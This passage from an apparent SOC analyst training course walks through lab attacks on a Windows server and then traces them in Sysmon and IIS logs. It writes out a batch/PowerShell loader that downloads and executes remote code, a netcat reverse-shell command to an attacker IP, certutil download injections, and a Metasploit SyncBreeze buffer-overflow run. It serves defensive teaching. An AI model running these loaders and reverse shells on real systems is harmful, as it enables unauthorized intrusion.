HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ..
```

Listing 86 - Setting up Python 3 Simple HTTP Server on port 8000

With the HTTP server up and running, we can now execute our other attack script provided in /home/kali/SOC-200/Windows_Server_Side_Attacks.

In another terminal window, we'll run our plainview_up.py script, which takes three arguments: the destination IP of our server, the source IP of our Kali VM, and the file that we wish to upload.

---

[191] (Wikipedia, 2021), https://en.wikipedia.org/wiki/File_Transfer_Protocol

[192] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil

[193] (Steve E. Driz, 2021), https://www.drizgroup.com/driz_group_blog/what-is-living-off-the-land-attack-and-how-to-prevent-suchattack

[194] (LOLBAS-Project, 2019), https://lolbas-project.github.io

[195] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Certificate_authority

[196] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Netcat

[197] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Temporary_folder

[198] (Python Software Foundation, 2001-2021), https://docs.python.org/3/library/http.server.html

```
kali@attacker01:~$ python3 plainview_up.py 192.168.51.11 192.168.51.50 nc.exe
Attempting to upload nc.exe using Plainview Activity Monitor...success! ...
```

Listing 87 - Uploading nc.exe using a Plainview Activity Monitor exploit script

Based on the output above, it seems our script was successful. In the terminal window for our web server, we can verify our successful file transfer.

```
kali@attacker01:~$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ..
192.168.51.11 - - [12/May/2021 12:48:51] "GET /nc.exe HTTP/1.1" 200 -
192.168.51.11 - - [12/May/2021 12:48:51] "GET /nc.exe HTTP/1.1" 200 -
```

Listing 88 - Python HTTP Server activity from executing Plainview Activity Monitor exploit script

It appears as though Netcat downloaded twice. However, this is a single download since certutil collects the first and second halves of a file before writing them to disk.

On our Windows server, we can list the files in C:\Windows\Temp and find the newly-created nc.exe.

```
[192.168.51.11]: PS C:\inetpub\logs\LogFiles\W3SVC1> dir
C:\Windows\Temp

    Directory: C:\Windows\Temp

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        5/12/2021  12:48 PM          59392 nc.exe
```

Listing 89 - Directory listing for C:\Windows\Temp showing netcat file downloaded

Now that the attack was successful, let's switch to the defender's perspective and attempt to trace the attack through the logs. Since we have the date and timestamps from our HTTP server output, let's review all relevant audit artifacts around this time.

The IIS logs should look familiar. The three Sysmon events also seem familiar, but on further review it appears as though a different event has been logged.

Below, we have our Get-SysmonEvent revealing event entries between 12:48 PM and 12:49 PM local time as revealed in our web server output.

```
[192.168.51.11]: PS C:\inetpub\logs\LogFiles\W3SVC1> Get-SysmonEvent $null "05/12/2021
12:48:00" "5/12/2021 12:49:00"

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
5/12/2021 12:48:51 PM           11 Information      File created:...
5/12/2021 12:48:51 PM            1 Information      Process Create:...
5/12/2021 12:48:51 PM            1 Information      Process Create:...
5/12/2021 12:48:51 PM            1 Information      Process Create:...
```

Listing 90 - New FileCreate Event from Command Injection following ProcessCreate events

In addition to the ProcessCreate events that we expected, we now have a *FileCreate*[160] event. Adding to our expanding repertoire of PowerShell functions, let's look up the schema for the Sysmon FileCreate event.

The code below will extract the name of the *Rule* (index 0) from the Sysmon configuration corresponding to the event, the *Image* (index 4) and *Process ID* (index 3) of the process that performed the creation, and the destination of the newly-created file (index 5).

```
[192.168.51.11]: PS C:\inetpub\logs\LogFiles\W3SVC1> Get-SysmonEvent 11 "05/12/2021
12:48:50" "05/12/2021 12:48:52" | Format-List @{Label = "Rule"; Expression =
{$_.properties[0].value}}, @{Label = "PID"; Expression =
{$_.properties[3].value}},@{Label = "Image"; Expression = {$_.properties[4].value}},
@{Label = "TargetFile"; Expression = {$_.properties[5].value}}

Rule       : EXE
```

[160] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90011


```
PID        : 3704
Image      : C:\Windows\SysWOW64\certutil.exe
TargetFile : C:\Windows\Temp\nc.exe
```

Listing 91 - FileCreate Event from Command Injection with Certutil

Our command reveals that our EXE creation Sysmon rule caught this activity. We also have evidence that certutil.exe created nc.exe in the Temp directory, with Process ID 3704.

With the PID, we could query ProcessCreate events in Sysmon to trace all of the processes involved in the creation of the file. We already know that the preceding processes are cmd.exe and php-cgi.exe.

In these examples, a command injection compromise can occur within the span of a single second. When successful, an experienced attacker can operate quickly within a compromised system. As defenders, we should adopt a similarly surgical approach to temporal analyses to make sure that we don't miss anything that has occurred in an incident.

Recall from earlier that we had successfully uploaded nc.exe to our Windows server. Returning to our role as attacker, we'll create a batch file that, upon execution, downloads and executes a PowerShell script of our creation. The PowerShell script will delete the batch file that had been downloaded before downloading and executing the nc.exe commands. For now, we will return to our Kali VM.

The first thing we will do is create a batch file on our attacker machine with a text editor. Because our batch file is stored on the target and interpreted, we do not have to deal with any character restrictions. Our batch file, stage.bat will initialize PowerShell and download our PowerShell script as a loader.

As shown below, our batch file will execute PowerShell with an *in-line* or *one-line command*.[161] The in-line command will use the *Invoke-Expression*[162] cmdlet, abbreviated as *iex*. A new

System.Net.WebClient class object is created inside the parentheses.[163] This object will use a *DownloadString* function to fetch and open a PowerShell script from the IP address of our attacking VM. That script, when opened, will have all of its commands interpreted by the InvokeExpression cmdlet.

```
@ECHO OFF
powershell -c "iex (New-Object
System.Net.WebClient).DownloadString('http://192.168.51.50:8000/load.ps1')"
```

Listing 92 - Batch file loader stage.bat

Within our load.ps1 script, we will delete the batch file we just created, download nc.exe using PowerShell rather than certutil, and execute nc.exe with the parameters necessary to connect the shell back to our attacker box.

This script (shown below in Listing 93) is our loading script load.ps1. Note the use of *wget*, which is actually an alias of *Invoke-WebRequest*.[164] This allows us to download a file and write it to a location of our

[161] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/scripting/learn/ps101/04-pipelines

[162] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression

[163] (Microsoft, 2021), https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?view=net-5.0

[164] (Microsoft, 2021), https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?view=net-5.0

choosing, such as C:\Windows\Temp. The last line runs nc.exe, connecting back to our attacker machine on port 4444 and running cmd.exe.

```
del stage.bat
wget http://192.168.51.50:8000/nc.exe -O /Windows/Temp/nc.exe /Windows/Temp/nc.exe
192.168.51.50 4444 -e cmd.exe
```

Listing 93 - PowerShell script loader load.ps1

Unlike last time, we'll need to set up our HTTP web server as well as a Netcat listener. This is simplified with a provided http_netcat.sh script. The script will open nc in a background process and set up a Simple HTTP Server listening on port 4444 simultaneously. Since we need the listener and the web server, it's convenient to execute both of them in the same terminal window.

```
kali@attacker01:~/SOC-200/Windows_Server_Side_Attacks$ ./http_netcat.sh listening on
[any] 4444 ...
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Listing 94 - Running http_netcat.sh to open a netcat listener and set up Simple HTTP Server

In another terminal window, we will use a variant of our previous script to upload and subsequently execute our payloads to connect back to us.

This script, plainview_up_exec.py, takes only two arguments: the destination IP of our server and the source IP of our Kali VM. It will then upload the batch file stage.bat and execute it on the Windows server.

```
kali@attacker01:~/SOC-200/Windows_Server_Side_Attacks$ python3 plainview_up_exec.py
192.168.51.11 192.168.51.50
Attempting to upload stage.bat using Plainview Activity Monitor...success! Now running
stage.bat. check your netcat listener for a shell!
```

Listing 95 - Running plainview_up_exec to download and execute stage.bat and load.ps1

Going back to our first terminal with our web server and Netcat listener, stage.bat has been successfully uploaded using **`certutil.exe`**. The PowerShell script load.ps1 and tool nc.exe have been successfully uploaded. But the most important indication of our success is the Windows

command prompt that we have in our terminal window. As the attacker, we have successfully uploaded a tool and executed it to gain unauthorized, interactive access to the server.

```
kali@attacker01:~/SOC-200/Windows_Server_Side_Attacks$ ./http_netcat.sh      listening on
[any] 4444 ...
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.51.11 - - [13/May/2021 14:26:17] "GET /stage.bat HTTP/1.1" 200 -
192.168.51.11 - - [13/May/2021 14:26:17] "GET /stage.bat HTTP/1.1" 200 -
192.168.51.11 - - [13/May/2021 14:26:17] "GET /load.ps1 HTTP/1.1" 200 -
192.168.51.11 - - [13/May/2021 14:26:17] "GET /nc.exe HTTP/1.1" 200 -
Microsoft Windows [Version 10.0.17763.1879]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\wordpress\wp-admin>
```

Listing 96 - Web activity from HTTP Server and command prompt from Windows Server 2019

To confirm that the cleanup of our batch file was successful, we can do a search on the entire hard drive for stage.bat. We'll change directories to the root of the C drive and run **`dir /s`** to recurse through all directories and subdirectories looking for stage.bat


```
C:\inetpub\wwwroot\wordpress\wp-admin> cd \ cd
\
C:\> dir stage.bat /s dir
stage.bat /s
 Volume in drive C has no label.
 Volume Serial Number is 0A02-CE1B
File Not Found
```

Listing 97 - Confirming that stage.bat has been deleted

The output above confirms our expectations: stage.bat has been deleted.

Switching back into the defender's role, let's focus on the artifacts generated by the upload and execution behavior of our attacker script.

We'll query on all Sysmon events from 2:26 PM to 2:27 PM, since our IIS logs showed activity at 2:26:17 PM.

```
[192.168.51.11]: PS C:\inetpub\logs\LogFiles\W3SVC1> Get-SysmonEvent $null "05/13/2021
14:26:00" "5/13/2021 14:27:00"


   ProviderName: Microsoft-Windows-Sysmon
TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
5/13/2021 2:26:19 PM              3 Information      Network connection detected:...
5/13/2021 2:26:19 PM              3 Information      Network connection detected:...
5/13/2021 2:26:19 PM              3 Information      Network connection detected:...
5/13/2021 2:26:18 PM              1 Information      Process Create:...
5/13/2021 2:26:18 PM              1 Information      Process Create:...
5/13/2021 2:26:18 PM             11 Information      File created:...
5/13/2021 2:26:17 PM             11 Information      File created:...
5/13/2021 2:26:17 PM              1 Information      Process Create:...
5/13/2021 2:26:17 PM              1 Information      Process Create:...
5/13/2021 2:26:17 PM              1 Information      Process Create:...
5/13/2021 2:26:17 PM              1 Information      Process Create:...
5/13/2021 2:26:17 PM             11 Information      File created:...
5/13/2021 2:26:17 PM              1 Information      Process Create:...
5/13/2021 2:26:17 PM              1 Information      Process Create:...
5/13/2021 2:26:17 PM              1 Information      Process Create:...
```

Listing 98 - All Sysmon Events for the attack using plainview_up_exec.py

The output has two sets of ProcessCreate events per command injection: one set to download stage.bat and the second set to execute stage.bat. But given how many Sysmon events were created in the minute of time listed above, it may be worth listing them out to examine the EventData in each *Message* field. For now, we can assume that these events comprise the entirety of the attack.

First, we'll use **`Get-SysmonEvent`** to gather all ProcessCreate events that occurred at the 17 second mark. This is the beginning of our upload and execution attack. Our first parameter is **`1`**, the Event ID for ProcessCreate. The EventData that we'll extract for our purposes will be *TimeCreated*, the *CommandLine* (index 10), the *User* (index 12), and *ParentImage* (index 20).


```
[192.168.51.11]: PS C:\inetpub\logs\LogFiles\W3SVC1> Get-SysmonEvent 1 "5/13/2021
14:26:16" "5/13/2021 14:26:18" | Format-List TimeCreated, @{Label = "CommandLine";
Expression = {$_.properties[10].value}}, @{Label = "User"; Expression =
{$_.properties[12].value}}, @{Label = "ParentImage"; Expression =
{$_.properties[20].value}}
...
TimeCreated : 5/13/2021 2:26:17 PM
CommandLine : C:\Windows\system32\cmd.exe  /S /D /c" stage.bat"
User        : NT AUTHORITY\IUSR
ParentImage : C:\Windows\SysWOW64\cmd.exe

TimeCreated : 5/13/2021 2:26:17 PM
CommandLine : dig  -x t.co
User        : NT AUTHORITY\IUSR
ParentImage : C:\Windows\SysWOW64\cmd.exe

TimeCreated : 5/13/2021 2:26:17 PM
CommandLine : cmd.exe /s /c "dig -x t.co|stage.bat"
User        : NT AUTHORITY\IUSR
ParentImage : C:\Program Files (x86)\PHP\v8.0\php-cgi.exe
TimeCreated : 5/13/2021 2:26:17 PM
CommandLine : certutil.exe  -urlcache -f http://192.168.1.20:8000/stage.bat stage.bat
User        : NT AUTHORITY\IUSR
ParentImage : C:\Windows\SysWOW64\cmd.exe

TimeCreated : 5/13/2021 2:26:17 PM
CommandLine : dig  -x t.co
User        : NT AUTHORITY\IUSR
ParentImage : C:\Windows\SysWOW64\cmd.exe

TimeCreated : 5/13/2021 2:26:17 PM
CommandLine : cmd.exe /s /c "dig -x t.co|certutil.exe -urlcache -f
http://192.168.1.20:8000/stage.bat stage.bat"
User        : NT AUTHORITY\IUSR
ParentImage : C:\Program Files (x86)\PHP\v8.0\php-cgi.exe
```

Listing 99 - Initial ProcessCreate events from the plainview_up_exec.py script

Working back from the last event of the abbreviated output, we notice our two command injections downloading and running stage.bat.

Since there were two FileCreate events in the same timeframe, we'll examine them next. We'll parse out the *Sysmon Event Rule* (index 0), the PID (index 3), the *Image* of the process that wrote the file (index 4), and the *TargetFile* (index 5).


```
[192.168.51.11]: PS C:\inetpub\logs\LogFiles\W3SVC1> Get-SysmonEvent 11 "5/13/2021
14:26:16" "5/13/2021 14:26:18" | Format-List @{Label = "Rule"; Expression =
{$_.properties[0].value}}, @{Label = "PID"; Expression =
{$_.properties[3].value}},@{Label = "Image"; Expression = {$_.properties[4].value}},
@{Label = "TargetFile"; Expression = {$_.properties[5].value}}

Rule       : -
PID        : 6784
Image      : C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetFile : C:\Windows\Temp\__PSScriptPolicyTest_xv0arjmb.trl.ps1

Rule       : -
PID        : 196
Image      : C:\Windows\SysWOW64\certutil.exe
TargetFile : C:\inetpub\wwwroot\wordpress\wp-admin\stage.bat
```

Listing 100 - Initial FileCreate events from the plainview_up_exec.py script

The output shows stage.bat being written in the same directory as WordPress via certutil.exe. However, what is unexpected is the creation of a PowerShell script in C:\Windows\Temp. This is an artifact of using Invoke-Expression to read in a PowerShell script. We also have the PID for PowerShell (6784), so any ProcessCreate events with this PID can be traced back to this event.

We could also consider FileCreate events in which the TargetFile is in C:\Windows\Temp. Some malware relies on obscurity to remain undetected, but watching this directory may provide clues as to how we can trace an infection back to its origin process.

Moving forward, let's target the 14:26:18 timeframe from our previous Listing 98, which revealed a FileCreate event followed by two ProcessCreate events. We'll start with the FileCreate event and shift forward one second to isolate our single FileCreate event below.

```
[192.168.51.11]: PS C:\inetpub\logs\LogFiles\W3SVC1> Get-SysmonEvent 11 "5/13/2021
14:26:17" "5/13/2021 14:26:19" | Format-List @{Label = "Rule"; Expression =
{$_.properties[0].value}}, @{Label = "PID"; Expression =
{$_.properties[3].value}},@{Label = "Image"; Expression = {$_.properties[4].value}},
@{Label = "TargetFile"; Expression = {$_.properties[5].value}}

Rule        : EXE
PID         : 6784
Image       : C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe TargetFile
: C:\Windows\Temp\nc.exe
```

Listing 101 - Secondary FileCreate event from the plainview_up_exec.py script

The output reveals that an EXE Sysmon rule created the event. PowerShell has downloaded nc.exe and written it to C:\Windows\Temp. Note also that the PID matches what we previously discovered.

For the next two ProcessCreate events occurring in the same 18th second, let's extract the *Process ID* (PID) and the *Parent Process ID* (PPID). Referring to the schema[165] for ProcessCreate, we know that the Process

[165] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90001

ID is at index 3 and the Parent Process ID is at index 19. Other fields like TimeCreated, CommandLine, User, and ParentImage all remain the same.

```
[192.168.51.11]: PS C:\inetpub\logs\LogFiles\W3SVC1> Get-SysmonEvent 1 "5/13/2021
14:26:17" "5/13/2021 14:26:19" | Format-List TimeCreated, @{Label = "PID"; Expression
= {$_.properties[3].value}}, @{Label = "PPID"; Expression =
{$_.properties[19].value}}, @{Label = "CommandLine"; Expression =
{$_.properties[10].value}}, @{Label = "User"; Expression = {$_.properties[12].value}},
@{Label = "ParentImage"; Expression = {$_.properties[20].value}}
TimeCreated : 5/13/2021 2:26:18 PM
PID         : 2172
PPID        : 5760
CommandLine : cmd.exe
User        : NT AUTHORITY\IUSR
ParentImage : C:\Windows\Temp\nc.exe

TimeCreated : 5/13/2021 2:26:18 PM
PID         : 5760
PPID        : 6784
CommandLine : "/Windows/Temp/nc.exe" 192.168.51.50 4444 -e cmd.exe
User        : NT AUTHORITY\IUSR
ParentImage : C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
```

Listing 102 - ProcessCreate events with PowerShell running netcat, and netcat running cmd.exe

In the output, we have a direct chain by Process ID starting with PowerShell executing nc.exe. The PPID of that event matches the PID (6784) running our PowerShell script. In the next event, the PID of cmd.exe matches the PPID of nc.exe from the prior event. This may seem obvious, but this is an important find. Tracking event chains is a critical skill for defense professionals.

The last series of events are the *NetworkConnect*[166] events. These events contain processspecific information we can use to tie back to ProcessCreate, but the more valuable information is the network-specific data.

After reviewing the EventData for these events and starting at index 0 for RuleName, we discover the following information.

- PID (index 3)
- Image (index 4)
- User (index 5)
- Source IP (index 9)
- Source Port (index 11)
- Destination IP (index 14)
- Destination Port (index 16)

[166] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90003

Up to this point, we have been tracking the upload and execution of our stage.bat and load.ps1 scripts. We have used Sysmon to identify when processes or files have been created during this process.

Next, we'll review a new form of Sysmon event pertaining to the reverse shell connection between the server and our attacker VM. Now that we know what fields we want to extract from NetworkConnect events, let's turn our attention back to the attack.

Below is our Get-SysmonEvent query for NetworkConnect (Event ID 3) events between 2:26:18 PM and 2:26:20 PM local time referring back to Listing 98. We'll extract the PID, Image, User, Source and Destination IPs, along with the Source and Destination Ports of our network traffic.

```
[192.168.51.11]: PS C:\inetpub\logs\LogFiles\W3SVC1> Get-SysmonEvent 3 "5/13/2021
2:26:18" "5/13/2021 2:26:20" | Format-List @{Label = "PID"; Expression =
{$_.properties[3].value}}, @{Label = "Image"; Expression = {$_.properties[4].value}},
@{Label = "User"; Expression = {$_.properties[5].value}}, @{Label = "Source IP";
Expression = {$_.properties[9].value}}, @{Label = "Source Port"; Expression =
{$_.properties[11].value}}, @{Label = "Destination IP"; Expression =
{$_.properties[14].value}}, @{Label = "Destination Port"; Expression =
{$_.properties[16].value}}



TimeCreated      : 5/13/2021 14:26:19
PID              : 5760
Image            : C:\Windows\Temp\nc.exe
User             : NT AUTHORITY\IUSR
Source IP        : 192.168.51.11
Source Port      : 50654
Destination IP   : 192.168.51.50
Destination Port : 4444

TimeCreated      : 5/13/2021 14:26:19
PID              : 6784
Image            : C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
User             : NT AUTHORITY\IUSR
Source IP        : 192.168.51.11
Source Port      : 50653
Destination IP   : 192.168.51.50
Destination Port : 8000

TimeCreated      : 5/13/2021 14:26:19
PID              : 6784
Image            : C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
User             : NT AUTHORITY\IUSR
Source IP        : 192.168.51.11
Source Port      : 50652
Destination IP   : 192.168.51.50
Destination Port : 8000
```

Listing 103 - NetworkConnect events with PowerShell and netcat

The first two events at the bottom are most likely for the retrieval of nc.exe. Now we know that the file was transferred from our attacker machine on port 8000. The last event in this output describes the reverse shell created by nc.exe, which connected back to the attacker on port 4444.

This concludes the outline of a simple exploitation from command injection to interactive shell, with Sysmon events outlining each step in the process. *MITRE ATT&CK > Command and Control: Ingress Tool Transfer* describes how adversaries relocate their executable payloads into a compromised environment.

In our example, we used certutil and PowerShell to copy a batch file loader and netcat so that we could connect to the Windows Server. But with some endpoint event logs and complementary IIS logs we essentially recreated the attack.

In this section, we discussed how a seemingly-benign web application can invite all sorts of insecurity into the enterprise environment. Through the use of local file inclusion and command injection, we were able to watch as an attacker gained unauthorized shell access to a server through the Sysmon log entries. In the next section, we'll explore what happens when an application running on a server is attacked directly on a programmatic level.

5.2.5 Extra Mile

The Windows Server 2019 machine contains an extra web application that is susceptible to command injection, via http://192.168.50.11/extram/remotedir.php: It is accessible




Figure 26: Windows Remote Directory Listing page

Using http_netcat.sh and extramile_up_exec.sh, upload and execute a file to the remote server. The script requires only two arguments: a destination IP address and a source IP address. The script will also use load.ps1 and stage.bat, so make sure the IPs in both files are correct.

1. Identify all the IIS logs generated after running extramile_up_exec.sh.
2. Identify all of the ProcessCreate and FileCreate events that occur after running extramile_up_exec.sh.

5.3 Binary Exploitation

This Learning Unit covers the following Learning Objectives:

1. Learn about binary attacks through buffer overflows, and the artifacts they create
2. Study the use of Windows Defender Exploit Guard and how it protects against binary exploitation

3. Evaluate logging artifacts generated by the Windows Defender Exploit Guard This Learning Unit will take approximately 4 hours, 10 minutes to complete.

Now that we've discussed the artifacts created as a result of command injection and file transfer, let's examine a direct compromise of a vulnerable server application. Unlike our work with the WordPress plugins, we will be making changes to the application's execution flow in memory. We'll discuss and exploit the vulnerability, review the resultant artifacts, and explore native Windows protection mechanisms that can prevent this type of attack.

5.3.1 Binary Attacks

From an attacker's perspective, we'll leverage a *buffer overflow*[167] vulnerability in the *SyncBreeze*[168] 10.0.28 web-based authentication mechanism. An attacker can send just the right amount of data to corrupt the application's memory and redirect execution for their needs. To us as defenders, this means that the binary listening on a network port can grant unauthenticated access to the machine.

To start, we'll initiate the SyncBreeze service on our Windows Server remotely using PowerShell. We can use the **`Start-Service`**[169] cmdlet to initiate Sync Breeze Enterprise and then get its status using **`Get-Service`**.[170]

```
[192.168.51.11]: PS C:\Users\Administrator\Documents> Start-Service -Name "Sync Breeze
Enterprise"

[192.168.51.11]: PS C:\Users\Administrator\Documents> Get-Service -Name "Sync Breeze
Enterprise" | Format-List -Property Status,Name,DisplayName

Status      : Running
Name        : Sync Breeze Enterprise
DisplayName : Sync Breeze Enterprise
```

Listing 104 - Starting up the SyncBreeze Service

Though there is no output for Start-Service, the output of Get-Service confirms that we successfully started the Sync Breeze Enterprise service.

With SyncBreeze now running, our next step is to exploit the buffer overflow vulnerability. We'll use a pre-defined shell script that will use the *Metasploit Framework*[210] to send a large volume of bytes to SyncBreeze's web-based interface on port 8080. The bytes will overwrite the *buffer*[171] allocated for the password, and our payload will redirect execution and deliver a reverse shell.

A pre-defined script has been set up to call Metasploit using *msfconsole* with all the appropriate inputs. The only thing we need to provide is the destination IP of our server and the source IP of our Kali VM.

[167] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Buffer_overflow

[168] (Flexense, 2021), https://www.syncbreeze.com/

[169] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/start-service

[170] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-service [210] (Rapid7, 2021), https://www.metasploit.com/

[171] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Data_buffer

The reverse shell will contact our attack machine on port 4444, which will leave significant log and network artifacts.

```
kali@attacker01:~/SOC-200/Windows_Server_Side_Attacks$ ./syncbreeze_exp.sh
192.168.51.11 192.168.51.50
Initiating... please wait
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
RHOST => 192.168.51.11
RPORT => 8080
LHOST => 192.168.51.50
[*] Started reverse TCP handler on 192.168.51.50:4444
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[*] Command shell session 1 opened (192.168.51.50:4444 ->
192.168.51.11:49688) at 2021-05-21 14:50:40 -0400
```

Listing 105 - Exploiting Sync Breeze buffer overflow with Metasploit Framework via syncbreeze_exp.sh

After pressing the I key once or twice, we should receive a Windows command prompt. Running the **hostname** and **whoami** commands should confirm that we are on the Windows server but also reveal which user we are operating as.

```
C:\Windows\system32>hostname
hostname server01

C:\Windows\system32>whoami
whoami nt authority\system
```

Listing 106 - Confirming hostname and current user context We are the *SYSTEM*[172] user!

We can **exit** the shell or use C+C to abort it. Either way, we must confirm with **y** to return to our Kali VM shell prompt.

```
C:\Windows\system32>^C
Abort session 1? [y/N]  y

[*] 192.168.51.11 - Command shell session 1 closed. Reason: User exit
```

Listing 107 - Leaving the reverse shell

During our command-injection exercise, we operated as the IIS User (IUSR). This buffer overflow granted us SYSTEM-level privileges. In this case, the attacker can operate on target unimpeded. They can install

[172] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/local-accounts#system

their own tools to make their foothold more permanent, or exfiltrate data in an automated fashion. This is a highly-undesirable circumstance from a defender's point-of-view.

Since SyncBreeze is not part of IIS and is running on its own port, there are no IIS logs to complement this activity. In addition, SyncBreeze does not have its own auditing mechanism for logon attempts. Using **`Get-SysmonEvent`**, we can find the ProcessCreate and NetworkConnect events that occurred around the time of our exploit. We'll use a 10-second window based on the timestamp of our exploit connection at 14:50:40.

```
[192.168.51.11]: PS C:\Users\Administrator\Documents> Get-SysmonEvent $null
"05/21/2021 14:50:34" "05/21/2021 14:50:44"
   ProviderName: Microsoft-Windows-Sysmon

TimeCreated             Id LevelDisplayName Message
-----------             -- ---------------- -------
5/21/2021 2:50:42 PM     3 Information      Network connection detected:...
5/21/2021 2:50:42 PM     3 Information      Network connection detected:...
5/21/2021 2:50:42 PM     3 Information      Network connection detected:...
5/21/2021 2:50:40 PM     1 Information      Process Create:...
```

Listing 108 - Sysmon Events created with Buffer Overflow

Let's first inspect the ProcessCreate event, extracting the PID (index 3), Parent PID (index 19), CommandLine (index 10), User (12), and ParentImage (index 20).

```
[192.168.51.11]: PS C:\Users\Administrator\Documents> Get-SysmonEvent 1 "05/21/2021
14:50:39" "05/21/2021 14:50:41" | Format-List TimeCreated, @{Label = "PID"; Expression
= {$_.properties[3].value}}, @{Label = "PPID"; Expression =
{$_.properties[19].value}}, @{Label = "CommandLine"; Expression =
{$_.properties[10].value}}, @{Label = "User"; Expression = {$_.properties[12].value}},
@{Label = "ParentImage"; Expression = {$_.properties[20].value}}

TimeCreated : 5/21/2021 2:50:40 PM
PID         : 5084
PPID        : 5308
CommandLine : cmd
User        : NT AUTHORITY\SYSTEM
ParentImage : C:\Program Files (x86)\Sync Breeze Enterprise\bin\syncbrs.exe
```

Listing 109 - ProcessCreate event from the Buffer Overflow

The output indicates a command prompt was initiated by syncbrs.exe. This is the moment where SyncBreeze's execution was redirected by the buffer overflow. The User field indicates that the SYSTEM user started the command prompt.

Next, we'll examine the NetworkConnect events that were generated at around the same time. We'll extract the Image (index 4), Source IP (index 9), Source Port (index 11), Destination IP (index 14), and Destination Port (index 16). Though within the timeframe of the exploit, these events are not very informative.

```
[192.168.51.11]: PS C:\Users\Administrator\Documents>Get-SysmonEvent 3 "05/21/2021
14:50:38" "5/21/2021 14:50:44" | Format-List TimeCreated, @{Label = "Image";
Expression = {$_.properties[4].value}}, @{Label = "Source IP"; Expression =
{$_.properties[9].value}}, @{Label = "Source Port"; Expression =
{$_.properties[11].value}}, @{Label = "Destination IP"; Expression =
```



```
{$_.properties[14].value}}, @{Label = "Destination Port"; Expression =
{$_.properties[16].value}}

Timecreated:     : 5/21/2021 2:50:42 PM
Image            : C:\Program Files (x86)\Sync Breeze Enterprise\bin\syncbrs.exe
Source IP        : 192.168.51.11
Source Port      : 49700
Destination IP   : 192.168.51.50
Destination Port : 4444

Timecreated:     : 5/21/2021 2:50:42 PM
Image            : C:\Program Files (x86)\Sync Breeze Enterprise\bin\syncbrs.exe
Source IP        : 192.168.51.50
Source Port      : 39709
Destination IP   : 192.168.51.11
Destination Port : 8080

Timecreated:     : 5/21/2021 2:50:42 PM
Image            : C:\Program Files (x86)\Sync Breeze Enterprise\bin\syncbrs.exe
Source IP        : 192.168.51.50
Source Port      : 45579
Destination IP   : 192.168.51.11
Destination Port : 8080
```

Listing 110 - NetworkConnect events from the Buffer Overflow

Our long Get-SysmonEvent query shows three connections from our attacker machine to SyncBreeze on port 8080. The reverse shell also left traces as it called back to our Kali VM on port 4444.

According to our ProcessCreate events, thirty seconds after the two NetworkConnect events (above), two processes were created:

```
[192.168.51.11]: PS C:\Users\Administrator\Documents> Get-SysmonEvent "05/21/2021
14:50:42" "05/21/2021 14:51:12"

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
5/21/2021 2:50:53 PM             1 Information      Process Create:...
5/21/2021 2:50:51 PM             1 Information      Process Create:...
```

Listing 111 - Additional processes generated after the connection of reverse shell

Until we examine the EventData, we can't know for sure if this is related to our reverse shell.

